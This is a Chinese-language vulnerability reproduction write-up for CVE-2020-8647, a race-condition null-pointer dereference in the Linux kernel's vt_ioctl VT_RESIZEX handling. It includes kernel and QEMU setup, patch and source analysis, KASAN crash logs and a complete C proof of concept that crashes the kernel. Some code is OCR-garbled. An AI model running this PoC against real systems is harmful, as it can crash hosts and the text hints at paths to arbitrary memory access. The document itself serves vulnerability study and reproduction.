CVE-2020-8647分析

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0x00 前言

• 下载镜像

wget https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/snapshot/linux-5.4.7.tar.gz

https://github.com/google/syzkaller/blob/master/docs/linux/setup_ubuntu-host_qemu-vm_x86-64-kernel.md

国内mirror成功镜像: https://sunichi.github.io/2020/04/03/qemu-image-maker/

● 解压

tar -zxvf linux-5.4.7.tar.gz

make defconfig make kvmconfig

在kernel hacking下的compile-time checks and compiler options选中添加符号表,这样的话、调试的时候会舒服很多

add Coverage collection. CONFIG_KCOV=y # Debug info for symbolization. CONFIG_DEBUG_INFO=y # Memory bug detector CONFIG_KASAN=y CONFIG_KASAN_INLINE=y # Required for Debian Stretch CONFIG_CONFIGFS_FS=y CONFIG_SECURITYFS=y CONFIG_FRAME_POINTER=y CONFIG_KGDB=y CONFIG_DEBUG_RODATA=n CONFIG_RANDOMIZE_BASE=n CONFIG_KGDB_SERIAL_CONSOLE=y CONFIG_MODVERSIONS=n CONFIG_MODULE_SIG_FORCE=n CONFIG_MODULE_FORCE_LOAD=y

make olddefconfig

```
$ Is $KERNEL/vmlinux
$KERNEL/vmlinux
$ Is $KERNEL/arch/x86/boot/bzImage
$KERNEL/arch/x86/boot/bzImage
```

这个漏洞是由于条件竞争导致use-after-free,影响版本应该在5.6.-rc3之前,至少到5.4.7,条件竞争发生于drivers/tty/vt/vt_ioctl.c:883(linux kernel 5.4.7)

0x01 patch

```
@ -876,15 +876,20 @ int vt_ioctl(struct tty_struct *tty,
                                return -EINVAL;
877 877
                        for (i = 0; i < MAX_NR_CONSOLES; i++) {
     879 +
                             struct vc data *vcp;
                                if (!vc_cons[i].d)
                                      continue;
881
                               console_lock();
882
                            if (v.v_vlin)
                                      vc_cons[i].d->vc_scan_lines = v.v_vlin;
                               if (v.v_clin)
                                      vc cons[i].d->vc font.height = v.v clin;
                               vc_cons[i].d->vc_resize_user = 1;
                               vc_resize(vc_cons[i].d, v.v_cols, v.v_rows);
                               vcp = vc_cons[i].d;
     885 +
                               if (vcp) {
                                      if (v.v_vlin)
      887 +
                                             vcp->vc_scan_lines = v.v_vlin;
                                      if (v.v clin)
     889 +
                                             vcp->vc_font.height = v.v_clin;
                                      vcp->vc_resize_user = 1;
                                      vc_resize(vcp, v.v_cols, v.v_rows);
    892 +
                                console_unlock();
```

通过patch可以看出,此漏洞发生的原因在于通过条件竞争绕过了if判断,从而使得在获得锁之后,vc_cons[i].d仍然为NULL,就是说vc_cons[i].d一开始是有值的,当if判断过了之后,或得锁之前,再通过另一个线程,将vc_cons[i].d置NULL,那么,如果你能分配0页的话,就可以精心构造数据,就可以实现任意地址读写,但是不幸的是在linux 2.6.31之前是可以分配0页内存的,你可以通过

sysctl -a|grep vm.mmap_min_addr

来查看你的kernel允许mmap的最低地址,结合 CVE-2019-9213 应该就能绕过0页分配的限制,这个漏洞应该是可利用的

0x02 如何触发漏洞

由于这个cve没有给出poc,但是给出了crash的时候的状态,可以看出调用路径是通过tty_ioctl() 函数调用的vt_ioctl()

general protection fault, probably for non-canonical address 0xdffffc0000000068: 0000 [#1] PREEMPT SMP KASAN

KASAN: null-ptr-deref in range [0x00000000000340-0x00000000000347]

CPU: 1 PID: 19462 Comm: syz-executor.5 Not tainted 5.5.0-syzkaller #0

Hardware name: Google Google Compute Engine/Google Compute Engine, BIOS

Google 01/01/2011

RIP: 0010:vt_ioctl+0x1f96/0x26d0 drivers/tty/vt/vt_ioctl.c:883

Code: 74 41 e8 bd a6 84 fd 48 89 d8 48 c1 e8 03 42 80 3c 28 00 0f 85 e4 04 00 00 48

8b 03 48 8d b8 40 03 00 00 48 89 fa 48 c1 ea 03 <42> 0f b6 14 2a 84 d2 74 09 80 fa 03

Of 8e b1 05 00 00 44 89 b8 40

RSP: 0018:ffffc900086d7bb0 EFLAGS: 00010202

RAX: 000000000000000 RBX: fffffff8c34ee88 RCX: ffffc9001415c000

RDX: 000000000000068 RSI: fffffff83f0e6e3 RDI: 000000000000340

RBP: ffffc900086d7cd0 R08: ffff888054ce0100 R09: fffffbfff16a2f6d

R10: ffff888054ce0998 R11: ffff888054ce0100 R12: 0000000000001d

R13: dffffc000000000 R14: 1ffff920010daf79 R15: 000000000000ff7f

CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033

CR2: 00007ffd477e3c38 CR3: 0000000095d0a000 CR4: 0000000001406e0

DR3: 00000000000000 DR6: 00000000fffe0ff0 DR7: 0000000000000400

Call Trace:

tty_ioctl+0xa37/0x14f0 drivers/tty/tty_io.c:2660

vfs_ioctl fs/ioctl.c:47 [inline]

ksys_ioctl+0x123/0x180 fs/ioctl.c:763

__do_sys_ioctl fs/ioctl.c:772 [inline]

__se_sys_ioctl fs/ioctl.c:770 [inline]

x64 sys ioctl+0x73/0xb0 fs/ioctl.c:770

do_syscall_64+0xfa/0x790 arch/x86/entry/common.c:294

entry SYSCALL 64 after hwframe+0x49/0xbe

RIP: 0033:0x45b399

Code: ad b6 fb ff c3 66 2e 0f 1f 84 00 00 00 00 00 66 90 48 89 f8 48 89 f7 48 89 d6 48 89 ca 4d 89 c2 4d 89 c8 4c 8b 4c 24 08 0f 05 <48> 3d 01 f0 ff ff 0f 83 7b b6 fb ff c3 66

2e 0f 1f 84 00 00 00 00

RSP: 002b:00007f7d13c11c78 EFLAGS: 00000246 ORIG RAX: 000000000000010

RAX: ffffffffffda RBX: 00007f7d13c126d4 RCX: 000000000045b399

R10: 00000000000000 R11: 00000000000246 R12: 00000000ffffffff

R13: 000000000000666 R14: 0000000004c7f04 R15: 00000000075bf2c

Modules linked in:

---[end trace 80970faf7a67eb77]---

RIP: 0010:vt_ioctl+0x1f96/0x26d0 drivers/tty/vt/vt_ioctl.c:883

Code: 74 41 e8 bd a6 84 fd 48 89 d8 48 c1 e8 03 42 80 3c 28 00 0f 85 e4 04 00 00 48 8b 03 48 8d b8 40 03 00 00 48 89 fa 48 c1 ea 03 <42> 0f b6 14 2a 84 d2 74 09 80 fa 03

Of 8e b1 05 00 00 44 89 b8 40

RSP: 0018:ffffc900086d7bb0 EFLAGS: 00010202

RAX: 000000000000000 RBX: fffffff8c34ee88 RCX: ffffc9001415c000 RDX: 000000000000068 RSI: fffffff83f0e6e3 RDI: 0000000000000340 RBP: ffffc900086d7cd0 R08: ffff888054ce0100 R09: fffffbfff16a2f6d R10: ffff888054ce0998 R11: ffff888054ce0100 R12: 0000000000001d R13: dffffc0000000000 R14: 1ffff920010daf79 R15: 0000000000000ffff

CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033

如果想要实现这样的调用流程就需要 tty->ops->ioctl的值为vt_ioctl()函数的地址。这就需要找到正确的tty设备,然而/dev下并没有vty的设备。那么哪个设备才是vty设备呢?

0x00 寻找vty设备

通过grep查找

```
grep -rn "tty->ops=" .
然而并不能发现什么,一个也没有。。。,之后才发现有一个专门的函数去做这个赋值操作,这个函数为tty_set_operations()
```

,然后,这个函数在vty_init()函数中被调用

```
console_driver->name_base = 1;
  console_driver->major = TTY_MAJOR;
  console_driver->minor_start = 1;
  console_driver->type = TTY_DRIVER_TYPE_CONSOLE;
  console_driver->init_termios = tty_std_termios;
  if (default_utf8)
    console_driver->init_termios.c_iflag |= IUTF8;
  console_driver->flags = TTY_DRIVER_REAL_RAW | TTY_DRIVER_RESET_TERMIOS;
  tty_set_operations(console_driver, &con_ops);
  if (tty_register_driver(console_driver))
    panic("Couldn't register console driver\n");
  kbd_init();
  console_map_init();
#ifdef CONFIG_MDA_CONSOLE
  mda_console_init();
#endif
  return 0;
```

然后发现有个panic,说明tty0是个vty设备,就可以调用vt_ioctl,经过调试,ttyx[x为数字],设备类型都为vty,但是问题是ttyx的设备必须得有root权限才能open,open之后,就可以达到 tty->ops->ioctl的值为vt_ioctl()函数的地址的效果

0x01 vt_ioctl()函数

之后,就是分析一下vt_ioctl()函数了,漏洞点是在 VT_RESIZEX ,我们的重点是分析和 vc cons有关的操作,vc cons是一个全局数组

```
struct vc vc_cons [MAX_NR_CONSOLES];
#define MAX_NR_CONSOLES 63 /* serial lines start at 64 */
```

最大是63个,然后关注两个case

0x00 VT_DISALLOCATE

```
case VT_DISALLOCATE:
if (arg > MAX_NR_CONSOLES) {
    ret = -ENXIO;
    break;
}
if (arg == 0)
    vt_disallocate_all();
else
    ret = vt_disallocate(--arg);
break;
```

arg为我们ioctl第三个参数,arg为unsigned long第一个if没有整数溢出,之后判断arg是否为0如果为0,就调用vt_disallocate_all()函数

0x00 vt_disallocate_all()函数

```
static void vt_disallocate_all(void)
{
    struct vc_data *vc[MAX_NR_CONSOLES];
    int i;

    console_lock();
    for (i = 1; i < MAX_NR_CONSOLES; i++)
        if (!VT_BUSY(i))
        vc[i] = vc_deallocate(i);
        else
        vc[i] = NULL;
    console_unlock();

    for (i = 1; i < MAX_NR_CONSOLES; i++) {
        if (vc[i] && i >= MIN_NR_CONSOLES) {
            tty_port_destroy(&vc[i]->port);
    }
}
```

```
kfree(vc[i]);
}
}
}
```

这个函数是包装之后的vc_deallocate(),其作用是把所有空闲的设备释放掉,这个函数在操作vc_,console_lock是基于信号量实现的一种锁,这里用的是二元信号量,简单说一下,console_lock维持着一个console_sem的信号量,该信号量的初始值为1,然后当进入代码临界区就会调用console_lock(),如果信号量不为0就将信号量减一,如果信号量为0则堵塞当前线程,然后把当前进程放到堵塞队列里面,当出代码临界区的时候,会调用console_unlock(),将信号量加一,然后调度堵塞队列里面的一个进程

```
void console_lock(void)
{
    might_sleep();

    down_console_sem();
    if (console_suspended)
        return;
    console_locked = 1;
    console_may_schedule = 1;
}
#define down_console_sem() do {\
    down(&console_sem);\\
    mutex_acquire(&console_lock_dep_map, 0, 0, _RET_IP_);\\
} while (0)
```

static DEFINE_SEMAPHORE(console_sem);

```
#define DEFINE_SEMAPHORE(name) \
struct semaphore name = __SEMAPHORE_INITIALIZER(name, 1)
```

#define __SEMAPHORE_INITIALIZER(name, n)

```
{
    .lock = __RAW_SPIN_LOCK_UNLOCKED((name).lock), \
    .count = n, \
    .wait_list = LIST_HEAD_INIT((name
    ).wait_list), \
}
```

之后就是VT BUSY()

```
#define VT_BUSY(i) (VT_IS_IN_USE(i) || i == fg_console || vc_cons[i].d == sel_cons)

#define VT_IS_IN_USE(i) (console_driver->ttys[i] && console_driver->ttys[i]->count)
```

这个宏,来判断vc_cons[i]是否处于busy状态,之后就是调用vc_deallocate()我们可以看到vc_cons[currcons].d = NULL

```
struct vc_data *vc_deallocate(unsigned int currcons)
{
   struct vc_data *vc = NULL;

WARN_CONSOLE_UNLOCKED();

if (vc_cons_allocated(currcons)) {
    struct vt_notifier_param param;

   param.vc = vc = vc_cons[currcons].d;
   atomic_notifier_call_chain(&vt_notifier_list, VT_DEALLOCATE, &param);
   vcs_remove_sysfs(currcons);
   visual_deinit(vc);
   put_pid(vc->vt_pid);
   vc_uniscr_set(vc, NULL);
   kfree(vc->vc_screenbuf);
   vc_cons[currcons].d = NULL;
}
return vc;
```

0x01 vt_disallocate () 函数

如果arg不为0并且在合适的范围里面,则会调用vt_disallocate()函数,vc_deallocate这个函数也是对vc_deallocate()函数的一个包装,和vt_disallocate_all()区别不大,就是从释放全部变成释放指定的索引

```
static int vt_disallocate(unsigned int vc_num)
{
   struct vc_data *vc = NULL;
   int ret = 0;

   console_lock();
   if (VT_BUSY(vc_num))
      ret = -EBUSY;
   else if (vc_num)
      vc = vc_deallocate(vc_num);
   console_unlock();

   if (vc && vc_num >= MIN_NR_CONSOLES) {
      tty_port_destroy(&vc->port);
      kfree(vc);
   }

   return ret;
}
```

0x01 VT_ACTIVATE

找到了能释放的vc_cons的case, 我们还得,找到能够分配vc_cons的case,而 VT_ACTIVATE这个case正是我们需要的, (至于怎么找到的VT_ACTIVATE这个case,可以 考虑用 grep 正则匹配,然后回溯到vt_ioctl()这个函数,我是手找的。。。。)

```
case VT_ACTIVATE:
    if (!perm)
        return -EPERM;
    if (arg == 0 || arg > MAX_NR_CONSOLES)
        ret = -ENXIO;
    else {
        arg--;
        console_lock();
        ret = vc_allocate(arg);
        console_unlock();
        if (ret)
            break;
        set_console(arg);
    }
    break;
```

这个函数比较关键的就是调用了vc_allocate()函数,大概的逻辑就是如果 vc_cons[currcons].d不为NULL就返回,如果为NULL就分配一个新的vc_cons[currcons].d

```
int vc_allocate(unsigned int currcons) /* return 0 on success */
{
   struct vt_notifier_param param;
   struct vc_data *vc;

WARN_CONSOLE_UNLOCKED();

if (currcons >= MAX_NR_CONSOLES)
   return -ENXIO;

if (vc_cons[currcons].d)
   return 0;

/* due to the granularity of kmalloc, we waste some memory here */
   /* the alloc is done in two steps, to optimize the common situation
        of a 25x80 console (structsize=216, screenbuf_size=4000) */
   /* although the numbers above are not valid since long ago, the
        point is still up-to-date and the comment still has its value
```

```
even if only as a historical artifact. --mj, July 1998 */
  param.vc = vc = kzalloc(sizeof(struct vc_data), GFP_KERNEL);
  if (!vc)
    return -ENOMEM;
  vc_cons[currcons].d = vc;
  tty_port_init(&vc->port);
  INIT_WORK(&vc_cons[currcons].SAK_work, vc_SAK);
  visual_init(vc, currcons, 1);
  if (!*vc->vc_uni_pagedir_loc)
    con_set_default_unimap(vc);
  vc->vc_screenbuf = kzalloc(vc->vc_screenbuf_size, GFP_KERNEL);
  if (!vc->vc_screenbuf)
    goto err_free;
  /* If no drivers have overridden us and the user didn't pass a
    boot option, default to displaying the cursor */
  if (global_cursor_default == -1)
    global_cursor_default = 1;
  vc_init(vc, vc->vc_rows, vc->vc_cols, 1);
  vcs_make_sysfs(currcons);
  atomic_notifier_call_chain(&vt_notifier_list, VT_ALLOCATE, &param);
  return 0;
err_free:
  visual_deinit(vc);
  kfree(vc);
  vc_cons[currcons].d = NULL;
  return -ENOMEM;
```

0x02 触发漏洞思路

现在万事具备了,现在就是要考虑怎么去触发条件竞争,我的思路是,开两个进程,一个进程不停的分配vc_cons[currcons].d和释放vc_cons[currcons].d,另一进程不停的去做VT_RESIZEX的调用,从而触发漏洞


0x03 漏洞复现

0x00 内核编译

我选择是5.4.7内核, 先下载源码, 然后

make menuconfig

在kernel hacking下的compile-time checks and compiler options选中添加符号表,这样的话,调试的时候会舒服很多



又因为我们这个洞是空指针引用,导致uaf,所以并不会panic,所以,我们还得添加一些内存检测的机制kasan,还是在kernel hacking里面的memory debugging,能选的全选上

0x01 镜像

镜像的话, 我使用的

https://github.com/google/syzkaller/blob/master/docs/linux/setup_ubuntu-host_qemuvm_x86-64-kernel.md

主要这个可以用ssh,就不能每写一次poc就得打包一次,还可以在镜像里面直接编译,比较方便,其实如果是x86_x64建议用syzkaller构建文件系统基于bootstrap可以给你一个完整的系统可以安装gcc和ssh登录,可以用远程vscode编辑挺方便的,但是有一些坑。

0x02 qemu启动命令

注意多了一个nokaslr

```
alias kernel-5-4-7="qemu-system-x86_64 \
-kernel /home/pwnht/linux-5.4-rc7/arch/x86/boot/bzlmage \
-append \"console=ttyS0 root=/dev/sda earlyprintk=serial nokaslr\"\
-hdb /home/pwnht/image/stretch.img \
-net user,hostfwd=tcp::10021-:22 -net nic \
-enable-kvm \
```

```
-nographic \
-m 2G \
-smp 2 \
-s \
-pidfile vm.pid \
2>&1 | tee vm.log "
```

我把qemu启动命令映射了一个比较短的命令,这样比较方便

0x03 gdb调试

自己调试的时候,建议关闭kaslr,这样的话,gdb可以正确的识别kernel的基地址,然后源码也能容易的加载上,我其实是想用gdb多线程调试,我自己手动调度线程,来实现百分之百成功的条件竞争,奈何linux kernel有自己的时间调度函数,你刚到断点,就被时间回调函数回调了,然后不知道走到哪里了,所以只能运行poc看结果

0x04 运行poc

运行大概一秒钟就会出错

```
root@syzkaller:/tmp# ./8647poc
child finish
child finish
child finish
child finish
Message from syslogd@syzkaller at Aug 14 02:28:04 ...
kernel:[ 154.222992] kasan: CONFIG_KASAN_INLINE enabled

Message from syslogd@syzkaller at Aug 14 02:28:04 ...
kernel:[ 154.223050] kasan: GPF could be caused by NULL-ptr deref or user memory access
Segmentation fault
root@syzkaller:/tmp#
```

这个时候输入dmesg查看log

```
14.420376] e1000: enp0s3 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: RX [ 14.447358] IPv6: ADDRCONF(NETDEV_CHANGE): enp0s3: link becomes ready [ 154.222992] kasan: CONFIG_KASAN_INLINE enabled
```

```
[ 154.223050] kasan: GPF could be caused by NULL-ptr deref or user memory access
[ 154.223183] general protection fault: 0000 [#1] SMP KASAN PTI
[ 154.223201] CPU: 1 PID: 318 Comm: 8647poc Not tainted 5.4.7 #1
[ 154.223203] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS
Ubuntu-1.8.2-1ubuntu1 04/01/2014
[ 154.223568] RIP: 0010:vt_ioctl+0x1e76/0x2440
[ 154.223581] Code: 74 40 e8 0d 81 48 ff 48 89 d8 48 c1 e8 03 42 80 3c 20 00 0f 85 2f
04 00 00 4c 8b 33 49 8d be 70 01 00 00 48 89 f8 48 c1 e8 03 <42> 0f b6 04 20 84 c0 74
08 3c 03 0f 8e 24 04 00 00 45 89 ae 70 01
[ 154.223582] RSP: 0018:ffff88806707fa68 EFLAGS: 00010206
[ 154.223596] RAX: 0000000000000002e RBX: fffffff858ce9e8 RCX: fffffff83465716
[ 154.223597] RDX: 0000000000000000 RSI: fffffff81ecb4f3 RDI: 000000000000170
[ 154.223599] RBP: 1ffff1100ce0ff4f R08: 7ffffffffffff R09: ffffed100ce0ff26
[ 154.223600] R10: ffffed100ce0ff25 R11: 00000000000003 R12: dffffc0000000000
[ 154.223601] R13: 000000000000001 R14: 00000000000000 R15:
000000000000000
[ 154.223604] FS: 0000000000718880(0000) GS:ffff88806d300000(0000)
[ 154.223605] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 154.223607] CR2: 000055fcbf767650 CR3: 0000000067250000 CR4:
00000000000006e0
[ 154.223766] Call Trace:
[ 154.223775] ? complete_change_console+0x350/0x350
[ 154.232020] ? memcpy+0x35/0x50
[ 154.232163] ? avc has extended perms+0x79d/0xc90
[ 154.232282] ? _raw_spin_unlock_irqrestore+0x2c/0x50
[ 154.232286] ? complete change console+0x350/0x350
[ 154.232289] tty_ioctl+0x66f/0x1310
[ 154.232292] ? tty_vhangup+0x30/0x30
[ 154.232338] ? remove wait queue+0x1d/0x180
[ 154.232361] ? up_read+0x10/0x90
[ 154.232370] ? _raw_spin_lock_irqsave+0x7b/0xd0
[ 154.232372] ? _raw_spin_trylock_bh+0x120/0x120
[ 154.232374] ? __update_load_avg_se+0x562/0xaf0
[ 154.232377] ? __wake_up_common_lock+0xde/0x130
[ 154.232379] ? __switch_to_asm+0x40/0x70
[ 154.232381] ? __switch_to_asm+0x34/0x70
```

```
[ 154.232383] ? __switch_to_asm+0x40/0x70
[ 154.232385] ? __switch_to_asm+0x34/0x70
[ 154.232387] ? __switch_to_asm+0x40/0x70
[ 154.232389] ? __switch_to_asm+0x34/0x70
[ 154.232391] ? __switch_to_asm+0x40/0x70
[ 154.232393] ? __switch_to_asm+0x34/0x70
[ 154.232395] ? switch to asm+0x40/0x70
[ 154.232397] ? tty_vhangup+0x30/0x30
[ 154.232432] do_vfs_ioctl+0xae6/0x1030
[ 154.232455] ? selinux_file_ioctl+0x45a/0x5c0
[ 154.232457] ? selinux_file_ioctl+0x111/0x5c0
[ 154.232460] ? __switch_to_asm+0x40/0x70
[ 154.232462] ? __switch_to_asm+0x34/0x70
[ 154.232464] ? ioctl_preallocate+0x1d0/0x1d0
[ 154.232466] ? selinux capable+0x40/0x40
[ 154.232517] ? copy_thread_tls+0x41a/0x780
[ 154.232540] ? schedule+0x869/0x1560
[ 154.232544] ? security_file_ioctl+0x58/0xb0
[ 154.232546] ? selinux_capable+0x40/0x40
[ 154.232548] ksys ioctl+0x76/0xa0
[ 154.232550] __x64_sys_ioctl+0x6f/0xb0
[ 154.232553] do syscall 64+0x9a/0x330
[ 154.232555] ? prepare_exit_to_usermode+0x142/0x1d0
[ 154.232558] entry_SYSCALL_64_after_hwframe+0x44/0xa9
[ 154.232588] RIP: 0033:0x440a77
[ 154.232592] Code: 48 83 c4 08 48 89 d8 5b 5d c3 66 0f 1f 84 00 00 00 00 00 48 89 e8
48 f7 d8 48 39 c3 0f 92 c0 eb 92 66 90 b8 10 00 00 0f 05 <48> 3d 01 f0 ff ff 0f 83 fd
48 00 00 c3 66 2e 0f 1f 84 00 00 00 00
[ 154.232593] RSP: 002b:00007ffd4b69fff8 EFLAGS: 00000246 ORIG RAX:
0000000000000010
[ 154.232596] RAX: ffffffffffda RBX: 0000000004002c8 RCX: 000000000440a77
[ 154.232598] RDX: 00007ffd4b6a001c RSI: 00000000000560a RDI:
0000000000000003
[ 154.232599] RBP: 00007ffd4b6a0030 R08: 000000000718880 R09:
0000000000718880
[ 154.232601] R10: 0000000000718b50 R11: 000000000000246 R12:
0000000000401820
```

```
[ 154.232602] R13: 0000000004018b0 R14: 000000000000000 R15:
0000000000000000
[ 154.232603] Modules linked in:
[ 154.232811] --- [ end trace fa16a183cf1ef033 ]---
[ 154.232816] RIP: 0010:vt_ioctl+0x1e76/0x2440
[ 154.232819] Code: 74 40 e8 0d 81 48 ff 48 89 d8 48 c1 e8 03 42 80 3c 20 00 0f 85 2f
04 00 00 4c 8b 33 49 8d be 70 01 00 00 48 89 f8 48 c1 e8 03 <42> 0f b6 04 20 84 c0 74
08 3c 03 0f 8e 24 04 00 00 45 89 ae 70 01
[ 154.232820] RSP: 0018:ffff88806707fa68 EFLAGS: 00010206
[ 154.232822] RAX: 000000000000000 RBX: fffffff858ce9e8 RCX: fffffff83465716
[ 154.232824] RDX: 0000000000000000 RSI: fffffff81ecb4f3 RDI: 000000000000170
[ 154.232825] RBP: 1ffff1100ce0ff4f R08: 7ffffffffffff R09: ffffed100ce0ff26
[ 154.232826] R10: ffffed100ce0ff25 R11: 00000000000003 R12: dffffc0000000000
[ 154.232828] R13: 000000000000001 R14: 000000000000000 R15:
[ 154.232830] FS: 000000000718880(0000) GS:ffff88806d300000(0000)
[ 154.232831] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[ 154.232833] CR2: 000055fcbf767650 CR3: 0000000067250000 CR4:
00000000000006e0
Message from syslogd@syzkaller at Aug 14 02:28:04 ...
kernel: [154.222992] kasan: CONFIG KASAN INLINE enabled
Message from syslogd@syzkaller at Aug 14 02:28:04 ...
kernel: [154.223050] kasan: GPF could be caused by NULL-ptr deref or user memory
access
^C
```

发现复现成功

0x04 完整poc

```
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <unistd.h>
#include <sys/ioctl.h>
#define VT DISALLOCATE 0x5608
#define VT_RESIZEX 0x560A
#define VT_ACTIVATE 0x5606
#define EBUSY
struct vt_consize {
  unsigned short v_rows; /* number of rows */
  unsigned short v_cols; /* number of columns */
  unsigned short v_vlin; /* number of pixel rows on screen */
  unsigned short v_clin; /* number of pixel rows per character */
  unsigned short v_vcol; /* number of pixel columns on screen */
  unsigned short v_ccol; /* number of pixel columns per character */
};
int main(){
  int fd=open("/dev/tty10",O_RDONLY);
  if (fd < 0) {
    perror("open");
    exit(-2);
  }
  int pid=fork();
  if(pid<0){
    perror("error fork");
  }else if(pid==0){
  while(1){
    for(int i=10; i<20; i++){}
       ioctl(fd,VT_ACTIVATE,i);
    for(int i=10; i<20; i++){
```

```
ioctl(fd,VT_DISALLOCATE,i);
}
printf("main thread finish\n");
}
}else{
    struct vt_consize v;
    v.v_vcol=v.v_ccol=v.v_clin=v.v_vlin=1;
    v.v_rows=v.v_vlin/v.v_clin;
    v.v_cols=v.v_vcol/v.v_ccol;
    while(1){
        ioctl(fd,VT_RESIZEX,&v);
        printf("child finish\n");
    }
} return 0;
}
```

gcc exploit.c -o poc -static -w

0x05 总结

这个漏洞实际上没有什么攻击性,也不是特别难,但是,我想通过我的复现过程,来给大家 复现其他漏洞的一些复现思路

link

0x06 问题

使用qemu命令

```
root@ubuntu:/home/oops/th/CVE-2020-8647# kernel-5-4-7
Could not access KVM kernel module: No such file or directory
failed to initialize KVM: No such file or directory
root@ubuntu:/home/oops/th/CVE-2020-8647# qemu-system-x86_64 \
   -kernel /home/oops/th/CVE-2020-8647/linux-5.4.7/arch/x86_64/boot/bzImage \
   -append \"console=ttyS0 root=/dev/sda earlyprintk=serial nokaslr\"\
   -hdb /home/oops/th/CVE-2020-8647/stretch.img \
> -net user,hostfwd=tcp::10021-:22 -net nic \
> -enable-kvm \
  -nographic \
  -m 2G \
> -smp 2 \
> -s \
  -pidfile vm.pid \
   2>&1 | tee vm.log
Could not access KVM kernel module: No such file or directory
failed to initialize KVM: No such file or directory
```


安装ubuntu时,出现错误

Could not access KVM kernel module: No such file or directory

failed to initialize KVM: No such file or directory

解决办法: f2进入bios界面, 查找virtual字样的选项, 将其开启(enable)

虚拟机中:



2.

qemu-system-x86_64: -append "console=ttyS0: Could not open 'root=/dev/sda': No such file or directory

root@ubuntu:/home/oops/th/CVE-2020-8647# export KERNEL=/home/oops/th/CVE-2020-8647/linux-5.4.7
root@ubuntu:/home/oops/th/CVE-2020-8647# echo \$KERNEL
/home/oops/th/CVE-2020-8647/linux-5.4.7

3. 卡住

在debootstrap 那一行末尾加上http://mirrors.163.com/debian/

4.注意命令之间最好没有空格:

qemu-system-x86_64 -m 2G -smp 2 -kernel /home/oops/th/CVE-2020-8647/linux-5.4.7/arch/x86_64/boot/bzlmage -append "console=ttyS0 root=/dev/sda earlyprintk=serial nokaslr" -drive file=/home/oops/th/CVE-2020-8647/stretch.img,format=raw -net user,host=10.0.2.10,hostfwd=tcp:127.0.0.1:10021-:22 -net nic,model=e1000 -enable-kvm -nographic -pidfile vm.pid 2>&1 | tee vm.log

5. ssh不通 vi /etc/network/interfaces 修改网卡

/etc/init.d/networking restart

• ssh 登录

ssh -i ./stretch.id_rsa -p 10021 -o "StrictHostKeyChecking no" -o "IdentitiesOnly yes" root@localhost

● 传输文件 scp -i ./stretch.id_rsa -P 10021 8647poc root@localhost:/tmp